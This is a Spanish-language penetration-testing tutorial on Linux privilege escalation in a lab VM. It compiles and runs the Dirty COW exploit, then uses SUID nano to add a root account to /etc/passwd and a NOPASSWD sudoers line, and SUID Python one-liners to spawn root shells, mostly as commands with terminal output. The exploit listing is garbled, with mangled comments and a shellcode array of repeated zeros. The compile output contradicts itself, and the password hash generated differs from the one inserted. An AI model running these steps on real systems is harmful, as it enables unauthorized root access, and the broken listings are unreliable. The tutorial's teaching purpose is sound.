The screenshot shows the Exploit-db search interface with the search term "Linux kernel" entered in the search bar. The results table displays several exploit entries, each with a date, title, type, platform, and author. The first result is a Local privilege escalation exploit for Linux Kernel 5.1.x titled "PTRACE_TRACEME" by Ujas Dhami.


Date	Type	Platform	Author
2021-11-23	Local	Linux	Ujas Dhami
2021-07-15	Local	Linux	TheFl0W
2021-04-08	Remote	Linux	Google Security Research
2019-12-16	Local	Linux	Google Security Research

Los resultados de la búsqueda muestran una gran cantidad de exploits para escalado de privilegios y también indican las versiones vulnerables de kernel.


Exploit "Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation (SUID Method)"

En este ejemplo vamos a utilizar la VM llamada **Servidor01**. Este servidor tiene más de un kernel instalado, para este ejemplo necesitamos seleccionar el kernel 3.8.0-44.

Inicia la VM, y, en el GRUB, selecciona la opción **Previous Linux versions**:



Después, selecciona la opción **Ubuntu, with Linux 3.8.0-44-generic**:



En la sección **Cracking de Contraseñas con Ataque de Diccionario** pudimos encontrar varias credenciales de acceso para esta VM, utiliza la siguiente:

- Nombre de usuario: **tha**
- Contraseña: **abc456**

La URL del exploit para esta versión de *kernel* es la siguiente:

<https://www.exploit-db.com/exploits/40616>

Ya estando dentro de la VM, verifica que la versión del kernel sea la que hemos seleccionado:

```
Ubuntu 12.04.4 LTS servidor01 tty1
servidor01 login: tha
Password:
Last login: Mon Mar  7 09:55:15 PST 2022 on tty1
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.8.0-44-generic i686)

 * Documentation:  https://help.ubuntu.com/
Your Ubuntu release is not supported anymore.
For upgrade information, please visit:
http://www.ubuntu.com/releaseendoflife

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

tha@servidor01:~$ uname -r
3.8.0-44-generic
tha@servidor01:~$
```

El *exploit* para esta versión de *kernel* Linux crea un archivo binario llamado **passwd** con permisos SUID y actualiza la sesión de la *shell* con privilegios de root. El programa *passwd* de Linux es una utilidad para cambiar contraseñas de cuentas de usuario. Un usuario normal solo puede cambiar la contraseña de su propia cuenta. Al agregar permisos SUID al programa *passwd*, el programa se ejecutará como superusuario y será capaz de cambiar la contraseña de cualquier cuenta de usuario, incluida la cuenta de root.

La tabla siguiente indica que estamos tratando con un *exploit* local para el CVE-2016-5195. Un *exploit* de tipo local significa que es un *exploit* que explota una vulnerabilidad local; al ser local, debe de ejecutarse directamente en el target.

Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation (SUID Method)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
40616	CVE-2016-5195	ROBIN KERTON	LOCAL	Linux	2016/10/23
EDB Verified: ✓	Exploit: ✅ / ⚡	Vulnerable App: 🛡️			

El exploit está escrito en C, por lo tanto, tiene que ser compilado con un compilador como **GNU Compiler Collection (GCC)** antes de que podamos ejecutarlo. Incluso hay una descarga disponible (en **Vulnerable App**) para la aplicación vulnerable, en este caso, el *kernel* vulnerable, el cual podemos instalar en un sistema local con fines de prueba.

A continuación, vamos a descargar el código del *exploit* para observarlo más a detalle:

```
GNU nano 0.1
1/* 2 2016-Natas: After getting a shell, doing "echo $ > /proc/sys/vm/dirty_cow_timeout" may make the system more stable. 3 4 Conveniently, our payload first (which we do) 5 6 * gcc compile.c -O comment -fno-threadsafe-statics 7 8 ./comment 9 DirtyCow: most privilege escalation 10 Backing up /usr/bin/passwd... to /tmp/passwd 11 Size of binary: 57048 12 Rsyncing this now takes a while... 13 /usr/bin/passwd is overwritten 14 Requiring root shell. 15 Done. Let's try to restore /tmp/passwd 16 thread stopped 17 thread stopped 18 restoration from /tmp/passwd 19 uid=0(root) gid=0(root) groups=1000(root) 20 21 */
22
```

En la sección de comentarios dentro del *exploit* podemos encontrar los comandos exactos que nos dicen cómo compilar y ejecutar el *exploit* en un host vulnerable. Pero antes de compilarlo, veamos el comentario en la línea 5 que dice lo siguiente:

(un)comment correct payload first (x86 or x64)!

Suponiendo que el *target* es de 32 bits (x86), debemos deshabilitar el *payload* de 64 bits y habilitar la versión de 32 bits. Esto se hace con un editor de texto (nano en mi ejemplo), cerrando el código no deseado entre los caracteres /* y */ y quitando los mismos del código deseado:

```
1/* extern void _start(void); 2 3 main() { 4     _start(); 5 } 6 */
7unsigned char sc[] = {
8    0x7f, 0x45, 0x4c, 0x46, 0x01, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00,
9    0x00, 0x00, 0x00, 0x02, 0x00, 0x03, 0x00, 0x01, 0x00, 0x00, 0x00,
10   0x70, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
11   0x00, 0x00,
12   0x00, 0x00,
13   0x00, 0x00,
14   0x00, 0x00,
15   0x00, 0x00,
16   0x00, 0x00,
17   0x00, 0x00,
18   0x00, 0x00,
19   0x00, 0x00,
20   0x00, 0x00,
21   0x00, 0x00,
22   0x00, 0x00,
23   0x00, 0x00,
24   0x00, 0x00,
25   0x00, 0x00,
26   0x00, 0x00,
27   0x00, 0x00,
28   0x00, 0x00,
29   0x00, 0x00,
30   0x00, 0x00,
31   0x00, 0x00,
32   0x00, 0x00,
33   0x00, 0x00,
34   0x00, 0x00,
35   0x00, 0x00,
36   0x00, 0x00,
37   0x00, 0x00,
38   0x00, 0x00,
39   0x00, 0x00,
40   0x00, 0x00,
41   0x00, 0x00,
42   0x00, 0x00,
43   0x00, 0x00,
44   0x00, 0x00,
45   0x00, 0x00,
46   0x00, 0x00,
47   0x00, 0x00,
48   0x00, 0x00,
49   0x00, 0x00,
50   0x00, 0x00,
51   0x00, 0x00,
52   0x00, 0x00,
53   0x00, 0x00,
54   0x00, 0x00,
55   0x00, 0x00,
56   0x00, 0x00,
57   0x00, 0x00,
58   0x00, 0x00,
59   0x00, 0x00,
60   0x00, 0x00,
61   0x00, 0x00,
62   0x00, 0x00,
63   0x00, 0x00,
64   0x00, 0x00,
65   0x00, 0x00,
66   0x00, 0x00,
67   0x00, 0x00,
68   0x00, 0x00,
69   0x00, 0x00,
70   0x00, 0x00,
71   0x00, 0x00,
72   0x00, 0x00,
73   0x00, 0x00,
74   0x00, 0x00,
75   0x00, 0x00,
76   0x00, 0x00,
77   0x00, 0x00,
78   0x00, 0x00,
79   0x00, 0x00,
80   0x00, 0x00,
81   0x00, 0x00,
82   0x00, 0x00,
83   0x00, 0x00,
84   0x00, 0x00,
85   0x00, 0x00,
86   0x00, 0x00,
87   0x00, 0x00,
88   0x00, 0x00,
89   0x00, 0x00,
90   0x00, 0x00,
91   0x00, 0x00,
92   0x00, 0x00,
93   0x00, 0x00,
94   0x00, 0x00,
95   0x00, 0x00,
96   0x00, 0x00,
97   0x00, 0x00,
98   0x00, 0x00,
99   0x00, 0x00,
100  0x00, 0x00,
101  0x00, 0x00,
102  0x00, 0x00,
103  0x00, 0x00,
104  0x00, 0x00,
105  0x00, 0x00,
106  0x00, 0x00,
107  0x00, 0x00,
108  0x00, 0x00,
109  0x00, 0x00,
110  0x00, 0x00,
111  0x00, 0x00,
112  0x00, 0x00,
113  0x00, 0x00,
114  0x00, 0x00,
115  0x00, 0x00,
116  0x00, 0x00,
117  0x00, 0x00,
118  0x00, 0x00,
119  0x00, 0x00,
120  0x00, 0x00,
121  0x00, 0x00,
122  0x00, 0x00,
123  0x00, 0x00,
124  0x00, 0x00,
125  0x00, 0x00,
126  0x00, 0x00,
127  0x00, 0x00,
128  0x00, 0x00,
129  0x00, 0x00,
130  0x00, 0x00,
131  0x00, 0x00,
132  0x00, 0x00,
133  0x00, 0x00,
134  0x00, 0x00,
135  0x00, 0x00,
136  0x00, 0x00,
137  0x00, 0x00,
138  0x00, 0x00,
139  0x00, 0x00,
140  0x00, 0x00, 0x00, 
```

Una vez hecho esto, presionamos **Ctrl + o** para guardar los cambios y **Ctrl + x** para salir.

Nota: También podrías borrar el *payload* que no vas a necesitar.

El proceso de compilación para este *exploit* es bastante sencillo mediante el compilador GCC. Como puedes ver en la línea 7 del código del *exploit*, debemos hacer referencia al archivo que contiene el código fuente (*cowroot.c*), el archivo de salida con la opción **-o** (*cowroot*) y el flag **-pthread** para la compatibilidad con la función *threads POSIX*. Puede ser que el compilador genere algunas advertencias, sin embargo, el *exploit* debe de compilarse bien con este comando y estar listo para ejecutarse en el *target*.

El soporte para *threads POSIX* permite a un programa controlar múltiples flujos de trabajo que se superponen en el tiempo.

Asegúrate siempre de leer los comentarios en los *exploits*, ya que a menudo te informan sobre qué sistemas y versiones son vulnerables, qué partes del *script* necesitan modificación y qué opciones o *flags* de compilación utilizar. Si el *exploit* no contiene ninguna instrucción de compilación, utiliza tu sentido común e Internet para que busques errores en el compilado. Por ejemplo, es obvio que necesitamos especificar el archivo de entrada que contiene el código fuente que se va a compilar. Es igualmente obvio que tenemos que especificar un archivo de salida ya que estamos transformando el código fuente (*entrada*) en un archivo binario (*salida*). En el *exploit* que estamos analizando, es menos obvio el uso del flag **-pthread**. Sin embargo, veamos qué sucede si lo omitimos:

```
(kali㉿kali)-[~/Downloads]
$ gcc 40616.c -o cowroot
40616.c: In function 'processMemThread':
40616.c:99:17: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast [-Wint-conversion]
  99 |     lseek(f,addr,SEEK_SET);
|     ^
|     void *
In file included from 40616.c:28:
/usr/include/unistd.h:334:14: note: expected '_off_t' (aka 'long int') but argument is of type 'void *'
 334 | extern _off_t lseek (int __fd, _off_t __offset, int __whence) __THROW;
|           ^

40616.c: In function 'main':
40616.c:136:5: warning: implicit declaration of function 'asprintf'; did you mean 'vsprintf'? [-Wimplicit-function-declaration]
 136 |     asprintf(&backup, "cp %s /tmp/bak", uid_binary);

        vsprintf
40616.c:140:5: warning: implicit declaration of function 'fstat' [-Wimplicit-function-declaration]
 140 |     fstat(F,bst);

/usr/bin/ld: /tmp/cclKAyQv.o: in function `main':
40616.c:(.text+0x41c): undefined reference to `pthread_create'
/usr/bin/ld: 40616.c:(.text+0x441): undefined reference to `pthread_create'
/usr/bin/ld: 40616.c:(.text+0x460): undefined reference to `pthread_create'
/usr/bin/ld: 40616.c:(.text+0x478): undefined reference to `pthread_join'
collect2: error: ld returned 1 exit status
```

Como se muestra en la imagen anterior, se produce un error en el proceso de compilado porque hay algunas referencias indefinidas a **pthread_create** y **pthread_join** en el código fuente:

```
151
152     pthread_create(&pth1, NULL, &adviseThread, uid_binary);
153     pthread_create(&pth2, NULL, &procselfmemThread, payload);
154     pthread_create(&pth3, NULL, &waitForWrite, NULL);
155
156     pthread_join(pth3, NULL);
157
```

Una búsqueda simple en Google sobre este error te mostrará varias publicaciones y soluciones relacionadas con este problema en sitios como *Stack Overflow*. Sin entrar en tanto detalle, las funciones *pthread* en el código de explotación dependen de la librería *pthread*. Esto significa que debemos vincular la librería *pthread* y configurar el compilado para el uso de *threads* agregando el flag **-pthread** al comando de compilado. En pocas palabras, los *threads* permiten que un programa ejecute fragmentos específicos de código simultáneamente y pueda acelerar significativamente las cosas cuando se usa correctamente en el código. Debido a que este *exploit* explota una condición *race* (un *race* es una dependencia de tiempo entre dos eventos), se requiere de *threads* o de la ejecución simultánea de fragmentos de código para explotar correctamente esta vulnerabilidad.

Aunque el número de diferentes opciones de compilación, advertencias y errores puede parecer intimidante al principio (especialmente si no tienes mucha experiencia con la programación) intenta tomar cada advertencia/error/opción como una oportunidad de aprendizaje. Busca en Google o algún otro buscador cada advertencia y/o error y trata de entender las soluciones proporcionadas. Investiga también por qué se requieren ciertas librerías, como lo hicimos con la librería *pthread*, y trata de comprender su relación con la funcionalidad del programa. Esto te permitirá una mejor comprensión de lo que está sucediendo y te ayudará a trabajar, de manera más eficaz y eficiente, con la compilación de *exploits* en el futuro.

Ahora que tenemos listo el *exploit* y conocemos el comando exacto de compilado, vamos a pasar a compilarlo (en mi caso, el nombre del archivo de entrada es diferente):

```
gcc 40616.c -o cowroot -pthread
```

El compilador lanzará algunas advertencias que en este caso se pueden omitir:

```
(kali㉿kali)-[~/Downloads]
$ gcc 40616.c -o cowroot -pthread
40616.c: In function 'processMemThread':
40616.c:99:17: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast [-Wint-conversion]
  99 |     lseek(f,addr,SEEK_SET);
|     ^
|     void *
In file included from 40616.c:28:
/usr/include/unistd.h:334:14: note: expected '_off_t' (aka 'long int') but argument is of type 'void *'
 334 | extern _off_t lseek (int __fd, _off_t __offset, int __whence) __THROW;
|           ^

40616.c: In function 'main':
40616.c:136:5: warning: implicit declaration of function 'asprintf'; did you mean 'vsprintf'? [-Wimplicit-function-declaration]
 136 |     asprintf(&backup, "cp %s /tmp/bak", uid_binary);

        vsprintf
40616.c:140:5: warning: implicit declaration of function 'fstat' [-Wimplicit-function-declaration]
 140 |     fstat(F,bst);

/usr/bin/ld: /tmp/cclKAyQv.o: in function `main':
40616.c:(.text+0x41c): undefined reference to `pthread_create'
/usr/bin/ld: 40616.c:(.text+0x441): undefined reference to `pthread_create'
/usr/bin/ld: 40616.c:(.text+0x460): undefined reference to `pthread_create'
/usr/bin/ld: 40616.c:(.text+0x478): undefined reference to `pthread_join'
collect2: error: ld returned 1 exit status

(kali㉿kali)-[~/Downloads]
$ ls -la
20 -rwxr-xr-x 1 kali kali 17800 Mar  4 00:25 cowroot

(kali㉿kali)-[~/Downloads]
```

A pesar de las advertencias del compilador, el *exploit* se ha compilado correctamente:

¿Compilación Local o Remota?

Si el target tiene herramientas de compilación instaladas como GCC, es mucho mejor compilar el exploit en el target (remota). Esto puede ahorrarte problemas de paquetes faltantes, dependencias y variables específicas del sistema (como la arquitectura). Si el target no tiene las herramientas adecuadas disponibles para compilar software, en este caso exploits, tendrás que compilar el exploit en la máquina atacante (local) y, después, transferir el exploit compilado al target.

Antes de compilar el exploit, deberás asegurarte de que se han cumplido todas las dependencias necesarias para el entorno del target. Por ejemplo, cuando el target ejecuta un sistema operativo de 32-bits y la máquina de ataque tiene un sistema operativo de 64-bits, deberás instalar las versiones de 32-bits de todas las librerías necesarias, a esto se le llama *cross-compiling* o compilación cruzada. Para hacer una compilación *cross-compiling* necesitas instalar el paquete **gcc-multilib** y agregar la arquitectura.

1. sudo apt install gcc-multilib
2. sudo dpkg --add-architecture i386

Al momento de compilar, debes agregar el flag `-m32` para 32-bits o `-m64` para 64-bits en el comando de compilación.

En lo personal (y te recomiendo que hagas lo mismo), cuento con dos VMs de Kali, una en 32-bits y otra en 64-bits. Trabajo completamente en la VM de 64-bits pero, si necesito hacer alguna operación que requiera de la VM de 32-bits (como compilar un exploit para un target con arquitectura en 32-bits), sólo cambio de VM.

Ejecución del Exploit

Todo lo que queda ahora es ejecutar el exploit compilado y esperar a que agregue un nuevo usuario root al sistema. El siguiente comando ejecuta el exploit:

```
./cowroot
tha@ubuntu:~$ ls
40616.c
tha@ubuntu:~$ gcc 40616.c -o cowroot -pthread
40616.c: In function 'procselfmemThread':
40616.c:100:9: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast [enabled by default]
/usr/include/unistd.h:335:16: note: expected '__off_t' but argument is of type 'void *'
40616.c: In function 'main':
40616.c:143:5: warning: format '%d' expects argument of type 'int', but argument 2 has type '__off_t' [-Wformat]
[-Wformat]
tha@ubuntu:~$ ls -l
total 24
-rw-rw-r-- 1 tha tha 4809 Mar 4 14:40 40616.c
-rwxrwxr-x 1 tha tha 12528 Mar 5 04:10 cowroot
tha@ubuntu:~$ ./cowroot
DirtyCow root privilege escalation
Backing up /usr/bin/passwd .. to /tmp/bak
Size of binary: 41284
Racing, this may take a while..
/usr/bin/passwd is overwritten
Popping root shell.
Don't forget to Restore /tmp/bak
thread stopped
thread stopped
root@ubuntu:/home/tha#
root@ubuntu:/home/tha# id
uid=0(root) gid=1000(tha) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lpadmin),109(sambashare),1080(tha)
root@ubuntu:/home/tha#
root@ubuntu:/home/tha# whoami
root
root@ubuntu:/home/tha#
```

Como puedes observar en la imagen anterior, el exploit se compiló remotamente (en el target), se ejecutó con éxito y actualizó la shell previa (contexto del usuario tha) a una shell con privilegios de root que nos otorga el control total sobre el target. Las instrucciones del exploit mencionan que para que el sistema no se vuelva inestable y se bloquee, ingresemos el siguiente comando:

```
echo 0 > /proc/sys/vm/dirty_writeback_centisecs
```

```
root@ubuntu:/home/tha#
root@ubuntu:/home/tha# echo 0 > /proc/sys/vm/dirty_writeback_centisecs
root@ubuntu:/home/tha#
```

Explotación de Permisos SUID y SGID

SUID significa *set user ID* y es una característica de Linux que permite a los usuarios con bajos privilegios ejecutar un archivo como si fuera el propietario del archivo. Esto es especialmente útil cuando una aplicación requiere privilegios de root temporales para ejecutarse de forma eficaz. Un ejemplo son los programas ping y Nmap que necesitan permisos de root para abrir sockets de red y crear paquetes de red.

La característica SUID mejora la seguridad porque puede conceder privilegios de root para una sola aplicación solo cuando sea necesario. Sin embargo, SUID también puede convertirse en un problema de seguridad grave cuando una aplicación puede ejecutar comandos en el sistema operativo o editar archivos.

Ya hemos aprendido que la ejecución de comandos se produce en el contexto del servicio o del programa que lo ejecuta. Si el permiso SUID se establece como root, los comandos también se ejecutarán como root. Lo mismo aplica para los programas que son capaces de editar archivos, como Vi, Nano, Leafpad, etc. Configurar estos programas para que se ejecuten como root sería una grave vulnerabilidad de seguridad porque cualquier usuario podría editar cualquier archivo en el sistema.

Vayamos a un ejemplo para tener una mejor comprensión de la característica SUID.

Nano

En este ejemplo, agregaremos el bit SUID al editor de texto Nano y veremos cómo podemos explotar esto desde un usuario con privilegios.

Primero, busquemos los archivos SUID en el sistema:

```
find /* -user root -perm -4000 -print 2> /dev/null
```

```
tha@ubuntu:~$ find /* -user root -perm -4000 -print 2> /dev/null  
/bin/ping  
/bin/fusermount  
/bin/mount  
/bin/umount  
/bin/ping6  
/bin/su  
/usr/sbin/pppd  
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper  
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/usr/lib/openssh/ssh-keysign  
/usr/lib/eject/dmcrypt-get-device  
/usr/bin/traceroute6.iputils  
/usr/bin/mtr  
/usr/bin/chsh  
/usr/bin/passwd  
/usr/bin/chfn  
/usr/bin/sudo  
/usr/bin/gpasswd  
/usr/bin/newgrp  
/usr/bin/sudoedit  
tha@ubuntu:~$ █
```

Después, agrega el bit SUID a Nano:

```
sudo chmod u+s /bin/nano
```

Si buscamos archivos SUID nuevamente, verás que Nano ahora está incluido en la lista:

```
find /* -user root -perm -4000 -print 2> /dev/null
```

```
tha@ubuntu:~$ sudo chmod u+s /bin/nano  
[sudo] password for tha:  
tha@ubuntu:~$ find /* -user root -perm -4000 -print 2> /dev/null  
/bin/ping  
/bin/nano  
/bin/fusermount  
/bin/mount  
/bin/umount  
/bin/ping6  
/bin/su  
/usr/sbin/pppd  
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper  
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/usr/lib/openssh/ssh-keysign  
/usr/lib/eject/dmcrypt-get-device  
/usr/bin/traceroute6.iputils  
/usr/bin/mtr  
/usr/bin/chsh  
/usr/bin/passwd  
/usr/bin/chfn  
/usr/bin/sudo  
/usr/bin/gpasswd  
/usr/bin/newgrp  
/usr/bin/sudoedit  
tha@ubuntu:~$ █
```

Si verificas los permisos de archivo para Nano te darás cuenta de la letra **S** incluida en los permisos (**-rwsr-xr-x**) y el nombre de la aplicación marcado en rojo. Esto indica la presencia del bit SUID:

```
tha@ubuntu:~$ ls -lah /bin/nano  
-rwsr-xr-x 1 root root 167K Dec  3  2010 /bin/nano  
tha@ubuntu:~$ █
```

Edición del Archivo /etc/passwd

Como usuario privilegiado, ahora podrás editar el archivo passwd con privilegios root usando Nano. Esto significa que puedes agregar un nuevo usuario con permisos de root al sistema agregando un nuevo registro de usuario al archivo passwd.

Para abrir el archivo passwd con Nano como root, simplemente usa el siguiente comando:

```
nano /etc/passwd
```

Antes de agregar un usuario con permisos de root en el archivo passwd, te explico cómo funciona el archivo. El archivo passwd es una base de datos basada en texto que contiene registros de usuario y se encuentra en el directorio **/etc**. Un registro, por ejemplo, el de root tiene el siguiente aspecto:

```
root:x:0:0:root:/root:/bin/bash
```

De izquierda a derecha, los campos contienen:

1. **Nombre de usuario**
2. **Contraseña**. La letra **x** significa que la contraseña real se almacena en el archivo **/etc/shadow**. Puedes reemplazar la **x** por el **hash** de una contraseña.
3. **Identificador de usuario (user ID)**
4. **Identificador de grupo (group ID)**, contiene el grupo principal del usuario.
5. Un registro de usuario que contiene información sobre el usuario, como el nombre completo.
6. Ruta de acceso al directorio *home* del usuario.
7. **Shell** del usuario cuando inicia sesión.

Ahora que tenemos una mejor comprensión de la estructura del archivo passwd, vamos a agregar un nuevo usuario root al sistema. Antes de que podamos agregar un nuevo usuario root al archivo passwd, necesitamos generar un **hash** compatible con los que Linux utiliza. Anteriormente hemos utilizado una herramienta llamada **mkpasswd** para esta finalidad. En esta sección vamos a utilizar Perl.

El siguiente comando utiliza Perl para generar un hash de tipo Crypt a partir de la contraseña **hacker** y el salt **tha**:

```
perl -e 'print crypt("hacker", "tha"),"\n"'
```

```
tha@ubuntu:~$ perl -e 'print crypt("hacker", "tha"),"\n"'  
thGF6r42iJvA  
tha@ubuntu:~$ █
```

Usando el *hash* que hemos generado, podemos agregar la siguiente línea al archivo *passwd*:

```
poc:thGF5r42iJvA:0:0:Prueba de Concepto:/root:/bin/bash
```

```
GNU nano 2.2.6          File: /etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:104::/var/run/dbus:/bin/false
tha:x:1000:1000:The Hacking Academy,,,,:/home/tha:/bin/bash
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
poc:thGF5r42iJvA:0:0:Prueba de Concepto:/root:/bin/bash
```

Guarda el archivo pulsando **Ctrl+o** y **Ctrl+x** para salir.

Ahora podrás cambiar al usuario recién creado **poc** usando el comando **su** (*switch user*) y la contraseña **hacker**:

```
su poc
```

```
tha@ubuntu:~$ su poc
Password:
root@ubuntu:/home/tha# whoami
root
root@ubuntu:/home/tha# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/home/tha#
```

Con el comando **id**, podrás comprobar que ahora tienes una *shell* con privilegios root.

Edición del Archivo /etc/sudoers

En lugar de agregar un usuario nuevo al sistema, también podemos modificar el archivo sudoers y otorgar permiso al usuario actual (tha) de ejecutar comandos sudo sin contraseña.

Podemos hacerlo agregando la siguiente entrada al archivo /etc/sudoers:

```
GNU nano 2.2.6          File: /etc/sudoers
Modified

# Members of the admin group may gain root privileges
%admin  ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:
#includeif /etc/sudoers.d
tha    ALL=(ALL) NOPASSWD:ALL
```

Después de guardar el archivo sudoers, serás capaz de ejecutar comandos sudo sin password (con el usuario tha):

```
tha@ubuntu:~$ nano /etc/sudoers
tha@ubuntu:~$ sudo id
uid=0(root) gid=0(root) groups=0(root)
tha@ubuntu:~$
```

Python

Se puede realizar muy fácilmente una escalada de privilegios cuando el binario de algún interprete, como Python o Perl, tiene habilitado el permiso SUID.

En la imagen siguiente comprobamos que Python versión 2.7 tiene permisos SUID:

```
tha@ubuntu:~$ find /usr/bin/* -user root -perm -4000 -print 2>/dev/null
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/mtr
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/python2.7
/usr/bin/sudo
/usr/bin/sudoedit
/usr/bin/traceroute6.iputils
tha@ubuntu:~$
```

Dependiendo de la distribución y/o de la configuración de la *shell*, los siguientes son algunos de los comandos con los que puedes escalar de privilegios si encuentras el binario Python con permiso SUID:

```
/usr/bin/python2.7 -c 'import os; os.execl("/bin/sh", "sh")'
```

```
/usr/bin/python2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

```
/usr/bin/python2.7 -c 'import os; os.execl("/bin/bash", "bash", "-p")'
```

```
/usr/bin/python2.7 -c 'import os; os.execl("/bin/bash", "bash")'
```

En la imagen siguiente, ejecuté la shell sh pero no me permite utilizar el argumento -p, se lo quité y ya me permite ejecutar el comando. Obtengo una shell en el contexto de root:

```
tha@ubuntu:~$ whoami  
tha  
tha@ubuntu:~$ /usr/bin/python2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'  
sh: 0: Illegal option -p  
tha@ubuntu:~$ /usr/bin/python2.7 -c 'import os; os.execl("/bin/sh", "sh")'  
# whoami  
root  
#  
# exit
```

En la imagen siguiente, ejecutando la shell bash sin el argumento **-p**, me devuelve una shell en el contexto del usuario que ejecutó el comando (tha). Salgo de la shell recién creada, vuelvo a ejecutar el comando pero ahora agregándole argumento **-p**; obtengo una shell en el contexto de root:

```
tha@ubuntu:~$ /usr/bin/python2.7 -c 'import os; os.execl("/bin/bash", "bash")'  
bash-4.2$ whoami  
tha  
bash-4.2$  
bash-4.2$ exit  
exit  
tha@ubuntu:~$ /usr/bin/python2.7 -c 'import os; os.execl("/bin/bash", "bash", "-p")'  
bash-4.2#  
bash-4.2# whoami  
root  
bash-4.2#  
bash-4.2#
```

Exploitación de Permisos SGID

